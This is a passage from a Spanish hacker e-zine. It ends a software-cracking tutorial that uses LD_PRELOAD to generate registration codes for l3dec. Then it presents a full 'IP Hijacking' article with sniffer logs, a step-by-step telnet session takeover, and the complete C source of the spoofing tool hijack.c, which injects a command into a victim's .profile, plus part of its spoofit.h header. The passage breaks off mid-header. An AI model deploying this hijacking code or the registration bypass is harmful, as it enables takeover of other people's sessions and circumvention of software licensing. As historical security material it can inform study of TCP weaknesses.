el como cambiarlo es solo cuestion de un editor hexadecimal (en la primera entrega del curso tenias las referencias adecuadas) y un poco de interes por vuestra parte.

===> (f) Queda el ultimo paso por dar. Si dejaramos el programa parcheado tal cual quedo en el apartado ultimo, el programa l3dec utilizara la funcion "sin" de la libreria C (libm.so.6) para validar el codigo de registro que nos va a pedir. No es precisamente esto lo que

pretendemos, por ello antes de ejecutar el programa, habra que fijar la variable LD_PRELOAD para que apunte a nuestra libreria libsin.1.0:

export LD_PRELOAD="./libsin.so.1.0"

===> (g) Ya esta. No queda mas que ejecutar el programa "l3dec". Cuando nos pida el codigo de registro y lo introduzcamos, tras muy breves segundos aparecera impreso un codigo de registro valido. Podeis modificar el programa sin2.c para obtener mas codigos de registro. El porcentaje de numeros validos es relativamente elevado.

En el siguiente numero, Dios mediante, veremos alguna proteccion especialmente popular, o tecnicas de modificacion de la estructura ELF, o ... o vaya usted a saber.

SiuL+Hacky
s_h@nym.alias.net

Referencia de programas:
L3DEC: ftp://ftp.gui.uva.es/pub/linux.new/software/apps/mpeg/l3v272l.tgz
---

EOF

-[0x0D]--
-[IP HIJACKING]--
-[by inetd]---SET-19-

IP-Hijacking v0.1b por inetd
inetd@mailcity.com
Colaboracion para SET

Introduccion

El IP-Hijacking al contrario que los tradicionales ataques que usan sniffing de paquetes, es un ataque activo, de la forma tradicional, conseguiamos una combinacion login/passwd que podiamos utilizar en un futuro, de ahi que se les llame ataques pasivos, en los atques activos como el IP-Hijacking lo que hacemos es robar una conexion ya establecida, una conexi¢n activa, este tipo de ataques se suelen utilizar contra maquinas que utilizan metodos de autenticacion como s/key (password de un solo uso) y en los que los ataques de toda la vida no surgen ningun efecto. Los ataques activos se basan en el sniffing de un flujo de paquetes para encontrar una serie de datos que nos van a servir para "suplantar" a una de las maquinas que forma parte de la sesion que estamos escuchando, como este tipo de ataques se basan en sniffing, no nos serviran para nada si el flujo que estamos escuchando esta encriptado de cualquier forma.

Paquetes TCP/IP

Para entender este tipo de ataque hay que entender como se comporta principalmente el protocolo TCP y la forma de los paquetes que se intercambian, aqui va una peque¤a introduccion al funcionamiento de TCP/IP. Una conexion TCP/IP esta definida unicamente por cuatro parametros, la direccion IP del emisor (el que inicia la conexion), la direccion IP del receptor (el que recibe la conexion), el puerto TCP del emisor y el puerto TCP del recpetor.
El mecanismo que utiliza TCP/IP para saber si debe o no debe aceptar un paquete esta basado en chequear una serie de valores en cada paquete, si estos valores son los esperados por el receptor, el paquete es valido, en caso contrario se rechazan, el mecanismo es el siguiente, todos los paquetes llevan dos numeros que los identifican, el mas importante en el numero de secuencia o SEQ NUMBER, este numero de 32bits indica, el numero de bytes enviados, cuando se crea una conexion, el primer numero de secuencia que se envia se genera de forma aleatoria, es decir el numero de secuencia del primer paquete en una conexion no es 0, este numero de secuencia va aumentando al menos en una unidad con cada paquete que se envia, aunque lo normal es que aumente el numero de bytes enviados en los paquetes de datos y que aumente uno en los paquetes de control, el otro numero, intimamente ligado al numero de secuencia, es el numero de reconocimiento o ACK NUMBER, tanto el cliente como el servidor almacenan en este campo el valor del numero de secuencia siguiente que esperan recibir, esto se explicara en mas detalle mas adelante.

```
        SVR_SEQ : numero de secuencia del siguiente byte que va a ser
                  enviado por el servidor.
        SVR_ACK : siguiente byte que va a ser recibido por el servidor
                  (es el numero de secuencia del ultimo byte recivido
                   mas uno)
        CLT_SEQ : numero de secuencia del siguiente byte que va a ser
                  enviado por el cliente.
        CLT_ACK : siguiente byte que va a ser recibido por el cliente.

        CLT_WIND : tamaño de bytes que puede recibir el cliente sin
                   tener que verificarlos
        SVR_WIND : tamaño de bytes que puede recibir el servidor sin
                   tener que verificarlos
```

En cada nueva sesion se generan nuevos y diferentes numeros de secuencia, para evitar que dos sesiones simultaneas tengan la misma serie de identificadores. Aparte de los numeros SEQ/ACK la cabecera de un paquete TCP contiene los siguientes campos :

```
SOURCE PORT :        Puerto de origen
DESTINATION PORT :   Puerto de destino
SEQUENCE NUMBER :    El numero de secuencia del primer byte de
                           este paquete
ACKNOWLEDGE NUMBER : El numero de secuencia esperado para el
                           siguiente byte que se va a recibir
DATA OFFSET :        Segmento de datos
BITS DE CONTROL :

      URG : Pone en modo urgente el envio de este paquete
      ACK : Indica si se ha de enviar el ACK_NUMBER o no.
      PSH : Funcion push
      RST : Reset, resetea la conexion
      SYN : Peticion de sincronizacion de numeros de secuencia
      FIN : Indica al receptor del paquete que no va a haber mas
            datos del emisor. Finaliza la conexion.
WINDOW : Tamaño de la ventana del emisor, indica el numero de bytes
         que se pueden recivir sin ser verificados.
CHECKSUM : Este campo sirve para chequear la integridad del paquete,
           si el valor almacenado en este campo es igual al tamaño
           (header + data) con el que fue enviado el paquete, el
           paquete llega correctamente.
URGENT POINTER :
OPTIONS :  Otras opciones.
```

Apertura de una conexion

```
Vamos a ver como se establece una conexion sin intercambio de datos entre un
cliente y un servidor, al principio, la conexion por parte del cliente esta
cerrada (CLOSED) y en el lado del servidor esta en estado de escucha (LISTEN)
en espera de nuevas conexiones. El cliente manda el primer paquete y le dice
al servidor que sincronice numeros de secuencia con el flag SYN:
NOTA: Equivalencias: SEG_SEQ --> numero de secuencia del paquete actual
                     SEG_ACK --> numero ACK del paquete actual
                     SEG_FLAG -> bits de control del paquete actual

         Primer paquete del cliente :

             SEG_SEQ = CLT_SEQ_0 (este se produce en el lado del cliente)
             SEG_FLAG = SYN

         Estado de la conexion : SYN-SENT
         Cuando el servidor recibe este primer paquete fija su primer numero
         ACK al CLT_SEQ que le acaba de llegar y establece el flag SYN:

             SEG_SEQ = SVR_SEQ_0 (esto se produce en el lado del servidor,
                                  que genera su primer numero SEQ para marcar
                                  los paquetes que envie)
             SEQ_ACK = CLT_SEQ_0+1 (el servidor fija su ACK al SEQ number
                                    del proximo paquete que espera recibir)
             SEG_FLAG = SYN (comienza la sincronizacion de numeros de
                             secuencia)

         Estado de la conexion : SYN-RECEIVED
         Cuando el cliente recibe este paquete empieza a reconocer la serie
         de numeros de frecuencia del servidor

             SEG_SEQ = CLT_SEQ_0+1 (Aumenta su SEQ para ajustarlo a lo que
                                    espera recibir el servidor, estamos de
                                    nuevo en el lado del cliente)
             SEG_ACK = SVR_SEQ_0+1 (Fija su ACK number al ultimo numero de
                                    secuencia que ha recibido del servidor
                                    mas uno, que es lo que espera recibir
                                    en el siguiente paquete que le envie el
                                    servidor)
          el cliente fija su ACK number inicial a SVR_SEQ_0+1 tenemos que
          CLT_ACK = SVR_SEQ_0+1, este proceso se va a repetir para cada
          intercambio de paquetes.

          Estado de la conexion: ESTABLISHED
          Cuando el servidor reciba este paquete sabra que se ha establecido
          una nueva conexion y ambos, cliente y servidor, tendran los datos
```

suficientes para empezar a intercambiar paquetes de forma fiable,
en este punto tenemos :

```
CLT_SEQ = CLT_SEQ_0 + 1 Lo que va a enviar en el proximo paquete
CLT_ACK = SVR_SEQ_0 + 1 Lo que espera recibir en el proximo pqt
SVR_SEQ = SVR_SEQ_0 + 1 Lo que va a enviar en el proximo paquete
SVR_ACK = CLT_SEQ_0 + 1 Lo que espera recibir el el proximo pqt
```

Con lo que se debe cumplir siempre :

```
CLT_ACK = SRV_SEQ y SVR_ACK = CLT_SEQ
```

en el caso en que no se cumplan estas igualdades nos encontraremos
ante un estado desincronizado.

Cierre de una conexion

Una conexion se puede cerrar de dos formas, o enviando un paquete con el flag FIN activo, o enviando un paquete con el flag RST activo, si es el flag FIN el que se activa, el receptor del paquete se queda en un estado de espera CLOSE-WAIT y empieza a cerrar la conexion, si es el flag RST el que esta activado, el receptor del paquete cierra la conexion directamente y pasa a un estado CLOSED liberando todos los recursos asociados a esta conexion.

Errores asociados a los numeros SEQ/ACK

Supongamos que tenemos una conexion establecida entre un cliente y un servidor, solo seran aceptables los paquetes cuyo numero de secuencia SEQ se encuentre en el intervalo [SVR_ACK, SVR_ACK + SVR_WIND] para el servidor y [CLT_ACK, CLT_ACK + CLT_WIND] para el cliente.

NOTA: CLT_WIND y SRV_WIND son los tamaños del window de cliente y servidor

Cuando el SEQ del paquete enviado esta por encima o por debajo de los limites de estos intervalos, el paquete es deshechado y el receptor del paquete envia un paquete al emisor con el numero ACK igual al SEQ del paquete que se esperaba recibir, por ejemplo, el cliente envia al servidor el siguiente paquete:

```
SEG_SEQ = 2500, (paquete del cliente)
SRV_ACK = 1500,
SVR_WIND = 50,
```

como SEG_SEQ (2500) es mayor que SVR_ACK + SVR_WIND (1550) y los valores esperados para el numero de secuencia del paquete eran [1500,1550], el servidor genera y envia un paquete con los siguientes numeros :

```
SEG_SEQ = SVR_SEQ
SEG_ACK = SVR_ACK
```

que era lo que el servidor esperaba encontrar en el paquete.

El Ataque IP-Hijacking

El ataque IP-hijacking consiste en hacer creer a una maquina A que esta manteniendo una conexion con una maquina B que los paquetes que esta enviando esta maquina no son validos y por el contrario que los paquetes que vamos a enviar nosotros si son validos, de esta manera nos apoderamos de una conexion, a la maquina A le parece todo normal y la maquina B B piensa que la maquina A le ha cerrado la conexion por cualquier razon.

Para poder secuestrar la conexion establecida entrea A y B tenemos que ser capaces de hacer creer a A que lo paquetes de B dejan de ser validos, para ello lo que vamos a hacer que los numeros SEQ/ACK que envia B sean erroneos, para ello, lo que hacemos es insertar datos adicionales a los paquetes que

envia B, de esta manera A actualizara sus numeros ACK, y aceptara estos datos modificados, con los nuevos numeros SEQ/ACk que nosotros hemos forzado, a partir de este momento, todos los paquetes que envie B seran rechazados, ya que esta utilizando los SEQ/ACK antiguos, una vez que hemos logrado esto, ya esta hecho, ya tenemos el control de la conexion, lo unico que tenemos que hacer ahora es calcular los numeros SEQ/ACK de cada paquete que enviemos para que corresponda con lo que espera el servidor.

Puesta en practica - Ejemplo con sniffit/hijack.c

NOTA: Estos datos estan recopilados de otros documentos, son logs del programa sniffit, las direcciones IP no son reales.

Linea de log de sniffit :

```
TCP Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
SEQ (hex) : 5C8223EA  ACK (hex) : C34A67F6
FLAGS: -AP---     Window: 7C00
Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
(Aqui va lo que es el contenido del paquete, los datos)
```

1) Supongamos una sesion TELNET entre A (cliente) y B (servidor) y nuestra maquina H en la misma red que A, primero utilizamos un sniffer para encontrar una sesion telnet con una shell, si puede ser la del root, pues mucho mejor, en este caso se usa sniffit que compila sin problemas bajo Linux, encontramos un telnet/shell y arrancamos hijack (hijack es un programa del mismo autor que sniffit y del cual se incluye el codigo fuente al final del documento, este programa automatiza el proceso de hijacking)

   ```
   hijack 166.66.66.1 2035 111.11.11.11
   ```

   en nuestra maquina H, cuando hijack encuentre un paquete de A->B se pone en funcionamiento :

   ```
   TCP Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
   SEQ (hex): 5C8223EA      ACK (hex): C34A67F6
   FLAGS: -AP---    Window: 7C00
   Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
   45 E 00 . 00 . 29 ) CA . F3 . 40 @ 00 . 40 @ 06 . C5 . 0E . 9D . C1 . 45
   E 3F ? 9D . C1 .2A * 0B . 04 . 10 . 00 . 17 . 5C \ 82 . 23 # EA . C3 .A4
   J 67 g F6 . 50 P 18 . 7C 00 . 6D M 29 ) 00 . 00 . 6C l
   ```

2) El servidor hace lo que le ordena el cliente, muestra una "l"

   ```
   TCP Packet ID (from_IP.port-to_IP.port): 111.11.11.11.23-166.66.66.1.1040
   SEQ (hex): C34A67F6      ACK (hex): 5C8223EB (CLT_SEQ + 1)
   FLAGS: -AP---    Window: 2238
   Packet ID (from_IP.port-to_IP.port): 111.11.11.11.23-166.66.66.1.1040
   45 E 00 . 00 . 29 ) B5 . BD . 40 @ 00 . FC . 06 . 1E . 44 D 9D . C1 . 2A
   * 0B . 9D . C1 . 45 E 3F ? 00 . 17 . 04 . 10 . C3 . 4A J 67 g F6 . 5C \
   82 . 23 # EB . 50 P 18 . 22 " 38 8 C6 . F0 . 00 . 00 . 6C l
   ```

3) El cliente envia un paquete ACK como respuesta al echo anterior, los paquetes ACK simples no contienen datos y no son necesarios para calcular el conjunto de numeros ACK/SEQ.

   ```
   TCP Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
   SEQ (hex): 5C8223EB (SVR_ACK)  ACK (hex): C34A67F7 (SVR_SEQ + 1)
   FLAGS: -A---- (ACK pkt) Window: 7C00
   ```

   Ahora es el momento de calcular los numeros SEQ/ACK, siempre teniendo en cuenta los rangos para estos numeros, calculamos los numeros a partir de los existentes en el primer paquete que se envio:

   ```
          SEQ (hex) : 5C8223EA
          ACK (hex) : C34A67F6
   ```

   Creamos unos cuantos paquetes con los nuevos numeros calculados y se los enviamos a B como si fuesemos A, se los mandamos como si fuesen justo despues de el primer paquete, del que hemos calculado los numeros SEQ/ACK, primero enviamos espacios y retornos de carro para limpiar la linea de comandos, en este punto, la maquina A es incapaz de saber que ha sido

secuestrada y que sus paquetes no llegan al servidor.
Hay que fijarse que los primeros numeros que enviamos son los mismos que los que se enviaron en el segundo paquete que envio el cliente, que son los que corresponden a partir de los numeros calculados:

SEQ_0 (hex) : 5C8223EA + 1 = 5C8223EB --> primer numero que enviamos
ACK_0 (hex) : C34A67F6 + 1 = C34A67F7 --> primer numero que enviamos

TCP Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
SEQ (hex): 5C8223EB (SVR_ACK) ACK (hex): C34A67F7 (SVR_SEQ + 1)
FLAGS: -AP--- Window: 7C00
Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
45 E 00 . 00 . 32 2 31 1 01 . 00 . 00 . 45 E 06 . 99 . F8 . 9D . C1 . 45
E 3F ? 9D . C1 . 24 * 0B . 04 . 10 . 00 . 17 . 5C \ 82 . 23 # EB . C3 .
4A J 67 g F6 . 50 P 18 . 7C 00 . AE . F5 . 00 . 00 . 08 . 08 . 08 . 08
. 08 . 08 . 08 . 08 . 0A . 0A .

La salida del siguiente paquete que nos devuelva el servidor nos va a decir si hemos tenido exito o no, si los numeros SEQ/ACK que vengan en el paquete coinciden con los que nosotros calculemos sabremos que hemos tenido exito.

SVR_SEQ (hex) : C34A7F7
SVR_ACK (hex) : CLT_SEQ + Tamaño de bytes enviados (0A)
SVR_ACK (hex) : 5C8223EB + 0A = 5C8223F5

Si el ACK coincide con el que hemos calculado, voila, podremos estar totalmente seguros que la conexion es nuestra, y los paquetes que sigue enviando A no valen para nada, luego veremos como hacemos que A no sospeche nada.

TCP Packet ID (from_IP.port-to_IP.port): 111.11.11.11.23-166.66.66.1040
SEQ (hex): C34A7F7 (CLT_ACK) ACK (hex): 5C8223F5 (CLT_SEQ + 0A)
FLAGS: -AP--- Window: 2238

4) En este punto, y si todo va bien, hijack, intentara rastrear de nuevo la pareja de numeros SEQ/ACK para empezar a enviar los comandos que queramos ejecutar, a estas alturas el cliente de telnet que corria en A se ha quedado colgado como si se tratase de un error normal, es casi imposible que A se de cuenta de que ha sido secuestrada. Hijack se basa en los paquetes devueltos con los numeros esperados por el servidor (ver Errores asociados a los numeros SEQ/ACK) para ir recalculando la pareja de numeros.

TCP Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
SEQ (hex): 5C8223B (SEQ erroneo) ACK (hex): C34A67F7 (ACK erroneo)
FLAGS: -AP--- Window: 7C00

Como el paquete que le acaba de llegar al servidor es erroneo, sus numeros no se corresponden con lo que el servidor se esperaba, el servidor nos devuelve un paquete ACK simple con los numeros que esperaba, lo que nos da para volver a recalcular, si es que hiciese falta.

TCP Packet ID (from_IP.port-to_IP.port): 111.11.11.11.23-166.66.66.1.1040
SEQ (hex): C34A680B ACK (hex): 5C8223F5 (CLT_SEQ + 0A, el esperado)
FLAGS: -A---- (ACK simple) Window: 2238

5) Ahora vamos a mandar nuestro primer comando por nuestra flamante conexion recien secuestrada, hijack ha vuelto a calcular la pareja de numeros y ahora nos permite empezar a mandar comandos, hay ue fijarse que los numeros ACK/SEQ que enviamos ahora nos los ha proporcionado el propio servidor.

echo "echo HACKED" >> $HOME/.profile<ENTER>

TCP Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
SEQ (hex): 5C8223F5 (SRV_ACK) ACK (hex): C34A680B (Valores correctos)
FLAGS: -AP--- Window: 7C00
Packet ID (from_IP.port-to_IP.port): 166.66.66.1.1040-111.11.11.11.23
45 E 00 . 00 . 4D M 31 1 01 . 00 . 00 . 45 E 06 . 99 . DD . 9D . C1 . 45
E 3F ? 9D . C1 . 2A * 0B . 04 . 10 . 00 . 17 . 5C \ 82 . 23 # F5 . C3 .
4A J 68 h 0B . 50 P 18 . 7C 00 . 5A Z B6 . 00 . 00 . 65 e 63 c 68 h 6F o
20 22 " 65 e 63 c 68 h 6F o 20 48 H 41 A 43 C 4B K 45 E 44 D 22 " 20
3E > 3E > 24 $ 48 H 4F O 4D M 45 E 2F / 2E . 70 p 72 r 6F o 66 f 69 i
6C l 65 e 0A . 00 .

Hemos enviado 37 bytes, podemos calcular de nuevo los numeros que nos tiene que devolver el servidor en el proximo paquete si todo ha salido bien, seran los siguientes :

```
SVR_SEQ = C34A680B
SVR_ACK = CLT_SEQ + Bytes enviados (37 en hexadecimal = 025)
SVR_ACK = 5C8223F5 + 025 = 5C82241A
```

```
TCP Packet ID (from_IP.port-to_IP.port): 111.11.11.11.23-166.66.66.1.1040
SEQ (hex): C34A680B (CLT_ACK) ACK (hex): 5C82241A (CLT_SEQ + 025)
FLAGS: -AP---    Window: 2238
```

Parece que todo funciona bien, ahora podemos seguir mandando comandos o lo que queramos, la conexion se puede cerrar mandando un paquete RST o un FIN, es mas recomendable enviar un paquete FIN ya que nos devuelve la confirmacion de que ha sido cerrada la conexion, aunque si tenemos mucha prisa RST es lo mas efectivo.

La salida de hijack tiene que ser algo parecido a esto :

```
Starting Hijacking Demo - Brecht Clarehout 1996
-----------------------------------------------

Takeover phase 1 : Stealing connection.
  Sending Spoofed clean-up data...
  Waiting for sppof to be confirmed...
Phase 1 ended.

Takeover phase 2 : Getting on track with SEQ/ACK´s again
  Server SEQ: C34A68B (hex)      ACK: 5C8223F5 (hex)
Phase 2 ended.

Takeover phase 3 : Sending MY data.
  Sending evil data.
  Waiting for evil data to be confirmed...
Phase 3 ended.
```

Codigo fuente de hijcak.c

```
/*************************************************************************/
/*  Hijack - Example program on connection hijacking with IP spoofing     */
/*               (illustration for 'A short overview of IP spoofing')     */
/*                                                                       */
/*  Purpose - taking control of a running telnet session, and executing   */
/*            our own command in that shell.                             */
/*                                                                       */
/*  Author - Brecht Claerhout <Coder@reptile.rug.ac.be>                  */
/*           Serious advice, comments, statements, greets, always welcome */
/*           flames, moronic 3l33t >/dev/null                            */
/*                                                                       */
/*  Disclaimer - This program is for educational purposes only. I am in   */
/*               NO way responsible for what you do with this program,    */
/*               or any damage you or this program causes.                */
/*                                                                       */
/*  For whom - People with a little knowledge of TCP/IP, C source code    */
/*             and general UNIX. Otherwise, please keep your hands of,    */
/*             and catch up on those things first.                        */
/*                                                                       */
/*  Limited to - Linux 1.3.X or higher.                                  */
/*               ETHERNET support ("eth0" device)                        */
/*               If you network configuration differs it shouldn't be to  */
/*               hard to modify yourself. I got it working on PPP too,    */
/*               but I'm not including extra configuration possibilities  */
/*               because this would overload this first release that is   */
/*               only a demonstration of the mechanism.                  */
/*               Anyway if you only have ONE network device (slip,        */
/*               ppp,... ) after a quick look at this code and spoofit.h  */
/*               it will only take you a few secs to fix it...           */
/*               People with a bit of C knowledge and well known with     */
/*               their OS shouldn't have to much trouble to port the code.*/
/*               If you do, I would love to get the results.             */
```

```
/*                                                                          */
/*  Compiling - gcc -o hijack hijack.c                                      */
/*                                                                          */
/*  See also - Sniffit (for getting the necessairy data on a connection)  */
/****************************************************************************/

#include "spoofit.h"       /* My spoofing include.... read licence on this */

/* Those 2 'defines' are important for putting the receiving device in  */
/* PROMISCUOUS mode                                                     */
#define INTERFACE               "eth0"  /* first ethernet device          */
#define INTERFACE_PREFIX         14     /* 14 bytes is an ethernet header */

#define PERSONAL_TOUCH          666

int fd_receive, fd_send;
char CLIENT[100],SERVER[100];
int CLIENT_P;

void main(int argc, char *argv[])
{
int i,j,count;
struct sp_wait_packet attack_info;
unsigned long sp_seq ,sp_ack;
unsigned long old_seq ,old_ack;
unsigned long serv_seq ,serv_ack;

/* This data used to clean up the shell line */
char to_data[]={0x08, 0x08,0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x0a, 0x0a};
char evil_data[]="echo \"echo HACKED\" >>$HOME/.profile\n";

if(argc!=4)
        {
        printf("Usage: %s client client_port server\n",argv[0]);
        exit(1);
        }
strcpy(CLIENT,argv[1]);
CLIENT_P=atoi(argv[2]);
strcpy(SERVER,argv[3]);

/* preparing all necessary sockets (sending + receiving) */
DEV_PREFIX = INTERFACE_PREFIX;
fd_send = open_sending();
fd_receive = open_receiving(INTERFACE, 0);  /* normal BLOCKING mode */

printf("Starting Hijacking demo - Brecht Claerhout 1996\n");
printf("-----------------------------------------------\n");

for(j=0;j<50;j++)
  {
  printf("\nTakeover phase 1: Stealing connection.\n");
  wait_packet(fd_receive,&attack_info,CLIENT, CLIENT_P, SERVER, 23,ACK|PSH,0);
  sp_seq=attack_info.seq+attack_info.datalen;
  sp_ack=attack_info.ack;
  printf("  Sending Spoofed clean-up data...\n");
  transmit_TCP(fd_send, to_data,0,0,sizeof(to_data),CLIENT, CLIENT_P, SERVER,23,
                                                    sp_seq,sp_ack,ACK|PSH);
/* NOTE: always beware you receive y'r OWN spoofed packs! */
/*       so handle it if necessary                        */
  count=0;
  printf("  Waiting for spoof to be confirmed...\n");
  while(count<5)
        {
        wait_packet(fd_receive, &attack_info,SERVER,23,CLIENT,CLIENT_P,ACK,0);
        if(attack_info.ack==sp_seq+sizeof(to_data))
                count=PERSONAL_TOUCH;
        else count++;
        };
  if(count!=PERSONAL_TOUCH)
        {printf("Phase 1 unsuccesfully ended.\n");}
  else {printf("Phase 1 ended.\n"); break;};
  };

printf("\nTakeover phase 2: Getting on track with SEQ/ACK's again\n");
```

```
count=serv_seq=old_ack=0;
while(count<10)
        {
        old_seq=serv_seq;
        old_ack=serv_ack;
        wait_packet(fd_receive,&attack_info,SERVER, 23, CLIENT, CLIENT_P, ACK,0);
        if(attack_info.datalen==0)
          {
          serv_seq=attack_info.seq+attack_info.datalen;
          serv_ack=attack_info.ack;
          if( (old_seq==serv_seq)&&(serv_ack==old_ack) )
                count=PERSONAL_TOUCH;
          else count++;
          }
        };
if(count!=PERSONAL_TOUCH)
        {printf("Phase 2 unsuccesfully ended.\n"); exit(0);}
printf("  Server SEQ: %X (hex)    ACK: %X (hex)\n",serv_seq,serv_ack);
printf("Phase 2 ended.\n");

printf("\nTakeover phase 3: Sending MY data.\n");
printf("  Sending evil data.\n");
transmit_TCP(fd_send, evil_data,0,0,sizeof(evil_data),CLIENT,CLIENT_P,
             SERVER,23,serv_ack,serv_seq,ACK|PSH);
count=0;
printf("  Waiting for evil data to be confirmed...\n");
while(count<5)
        {
        wait_packet(fd_receive,&attack_info,SERVER,23,CLIENT,CLIENT_P,ACK,0);
        if(attack_info.ack==serv_ack+sizeof(evil_data))
                count=PERSONAL_TOUCH;
        else count++;
        };
if(count!=PERSONAL_TOUCH)
        {printf("Phase 3 unsuccesfully ended.\n"); exit(0);}
printf("Phase 3 ended.\n");

}
```

Codigo fuente de spoofit.h

```
/************************************************************************/
/* Spoofit.h - Include file for easy creating of spoofed TCP packets      */
/*             Requires LINUX 1.3.x (or later) Kernel                     */
/*             (illustration for 'A short overview of IP spoofing')       */
/*             V.1 - Copyright 1996 - Brecht Claerhout                    */
/*                                                                        */
/*  Purpose - Providing skilled people with a easy to use spoofing source */
/*            I used it to be able to write my tools fast and short.      */
/*            Mind you this is only illustrative and can be easily        */
/*            optimised.                                                  */
/*                                                                        */
/*  Author - Brecht Claerhout <Coder@reptile.rug.ac.be>                   */
/*           Serious advice, comments, statements, greets, always welcome */
/*           flames, moronic 3l33t >/dev/null                             */
/*                                                                        */
/*  Disclaimer - This file is for educational purposes only. I am in      */
/*               NO way responsible for what you do with this file,       */
/*               or any damage you or this file causes.                   */
/*                                                                        */
/*  For whom - People with a little knowledge of TCP/IP, C source code    */
/*             and general UNIX. Otherwise, please keep your hands of,    */
/*             and catch up on those things first.                        */
/*                                                                        */
/*  Limited to - Linux 1.3.X or higher.                                   */
/*               If you know a little about your OS, shouldn't be to hard */
/*               to port.                                                 */
/*                                                                        */
/* Important note - You might have noticed I use non standard packet      */
/*                  header struct's. How come?? Because I started like    */
/*                  that on Sniffit because I wanted to do the            */
/*                  bittransforms myself.                                 */
```

```
/*                  Well I got so damned used to them, I keep using them, */
/*                  they are not very different, and not hard to use, so  */
/*                  you'll easily use my struct's without any problem,    */
/*                  this code and the examples show how to use them.      */
/*                  my apologies for this inconvenience.                  */
/*                                                                        */
/* None of this code can be used in commercial software. You are free to  */
/* use it in any other non-commercial software (modified or not) as long  */
/* as you give me the credits for it. You can spread this include file,   */
/* but keep it unmodified.                                                */
/*                                                                        */
/**************************************************************************/
/*                                                                        */
/* Easiest way to understand this library is to look at the use of it, in */
/* the example progs.                                                     */
/*                                                                        */
/**** Sending packets *****************************************************/
/*                                                                        */
/* int open_sending (void)                                                */
/*   Returns a filedescriptor to the sending socket.                      */
/*   close it with close (int filedesc)                                   */
/*                                                                        */
/* void transmit_TCP (int sp_fd, char *sp_data,                           */
/*                    int sp_ipoptlen, int sp_tcpoptlen, int sp_datalen,  */
/*                    char *sp_source, unsigned short sp_source_port,     */
/*                    char *sp_dest,unsigned short sp_dest_port,          */
/*                    unsigned long sp_seq, unsigned long sp_ack,         */
/*                    unsigned short sp_flags)                            */
/*   fire data away in a TCP packet                                       */
/*    sp_fd         : raw socket filedesc.                                */
/*    sp_data       : IP options (you should do the padding)              */
/*                    TCP options (you should do the padding)             */
/*                    data to be transmitted                              */
/*                    (NULL is nothing)                                   */
/*                    note that all is optional, and IP en TCP options are*/
/*                    not often used.                                     */
/*                    All data is put after eachother in one buffer.      */
/*    sp_ipoptlen   : length of IP options (in bytes)                     */
/*    sp_tcpoptlen  : length of TCP options (in bytes)                    */
/*    sp_datalen    : amount of data to be transmitted (bytes)            */
/*    sp_source     : spoofed host that"sends packet"                     */
/*    sp_source_port: spoofed port that "sends packet"                    */
/*    sp_dest       : host that should receive packet                     */
/*    sp_dest_port  : port that should receive packet                     */
/*    sp_seq        : sequence number of packet                           */
/*    sp_ack        : ACK of packet                                       */
/*    sp_flags      : flags of packet (URG,ACK,PSH,RST,SYN,FIN)           */
/*                                                                        */
/* void transmit_UDP (int sp_fd, char *sp_data,                           */
/*                    int sp_ipoptlen, int sp_datalen,                    */
/*                    char *sp_source, unsigned short sp_source_port,     */
/*                    char *sp_dest, unsigned short sp_dest_port)         */
/*   fire data away in an UDP packet                                      */
/*    sp_fd         : raw socket filedesc.                                */
/*    sp_data       : IP options                                          */
/*                    data to be transmitted                              */
/*                    (NULL if none)                                      */
/*    sp_ipoptlen   : length of IP options (in bytes)                     */
/*    sp_datalen    : amount of data to be transmitted                    */
/*    sp_source     : spoofed host that"sends packet"                     */
/*    sp_source_port: spoofed port that "sends packet"                    */
/*    sp_dest       : host that should receive packet                     */
/*    sp_dest_port  : port that should receive packet                     */
/*                                                                        */
/**** Receiving packets ***************************************************/
/*                                                                        */
/* int open_receiving (char *rc_device, char mode)                        */
/*   Returns fdesc to a receiving socket                                  */
/*        (if mode: IO_HANDLE don't call this twice, global var           */
/*         rc_fd_abc123 is  initialised)                                  */
/*     rc_device: the device to use e.g. "eth0", "ppp0"                   */
/*                be sure to change DEV_PREFIX accordingly!               */
/*                DEV_PREFIX is the length in bytes of the header that    */
/*                comes with a SOCKET_PACKET due to the network device    */
```

```
/*     mode: 0: normal mode, blocking, (read will wait till packet        */
/*           comes, mind you, we are in PROMISC mode)                     */
/*           IO_NONBLOCK: non-blocking mode (read will not wait till      */
/*           usefull for active polling)                                  */
/*           IO_HANDLE installs the signal handler that updates SEQ,ACK,..*/
/*           (IO_HANDLE is not recommended to use, as it should be        */
/*           modified according to own use, and it works bad on heavy     */
/*           traffic continuous monitoring. I needed it once, but left it */
/*           in to make you able to have a look at Signal handled IO,     */
/*           personally I would have removed it, but some thought it      */
/*           doesn't do any harm anyway, so why remove... )               */
/*           (I'm not giving any more info on IO_HANDLE as it is not      */
/*           needed for the example programs, and interested people can   */
/*           easilythey figure the code out theirselves.)                 */
/*           (Besides IO_HANDLE can only be called ONCE in a program,     */
/*           other modes multiple times)                                  */
/*                                                                        */
/* int get_packet (int rc_fd, char *buffer, int *TCP_UDP_start,           */
/*                 unsigned char *proto)                                  */
/*        This waits for a packet (mode default) and puts it in buffer or */
/*        returns whether there is a pack or not (IO_NONBLOCK).           */
/*        It returns the packet length if there is one available, else 0  */
/*                                                                        */
/* int wait_packet(int wp_fd,struct sp_wait_packet *ret_values,           */
/*                  char *wp_source, unsigned short wp_source_port,       */
/*                  char *wp_dest, unsigned short wp_dest_port,           */
/*                  int wp_flags, int wait_time);                         */
/*   wp_fd: a receiving socket (default or IO_NONBLOCK)                   */
/*   ret_values: pointer to a sp_wait_packet struct, that contains SEQ,   */
/*               ACK, flags, datalen of that packet. For further packet   */
/*               handling see the examples.                               */
/*                  struct sp_wait_packet  {                              */
/*                      unsigned long seq,ack;                            */
/*                      unsigned short flags;                             */
/*                      int datalen;                                      */
/*                      };                                                */
/*   wp_source, wp_source_port : sender of packet                         */
/*   wp_dest, wp_dest_port     : receiver of packet                       */
/*   wp_flags: flags that should be present in packet.. (mind you there   */
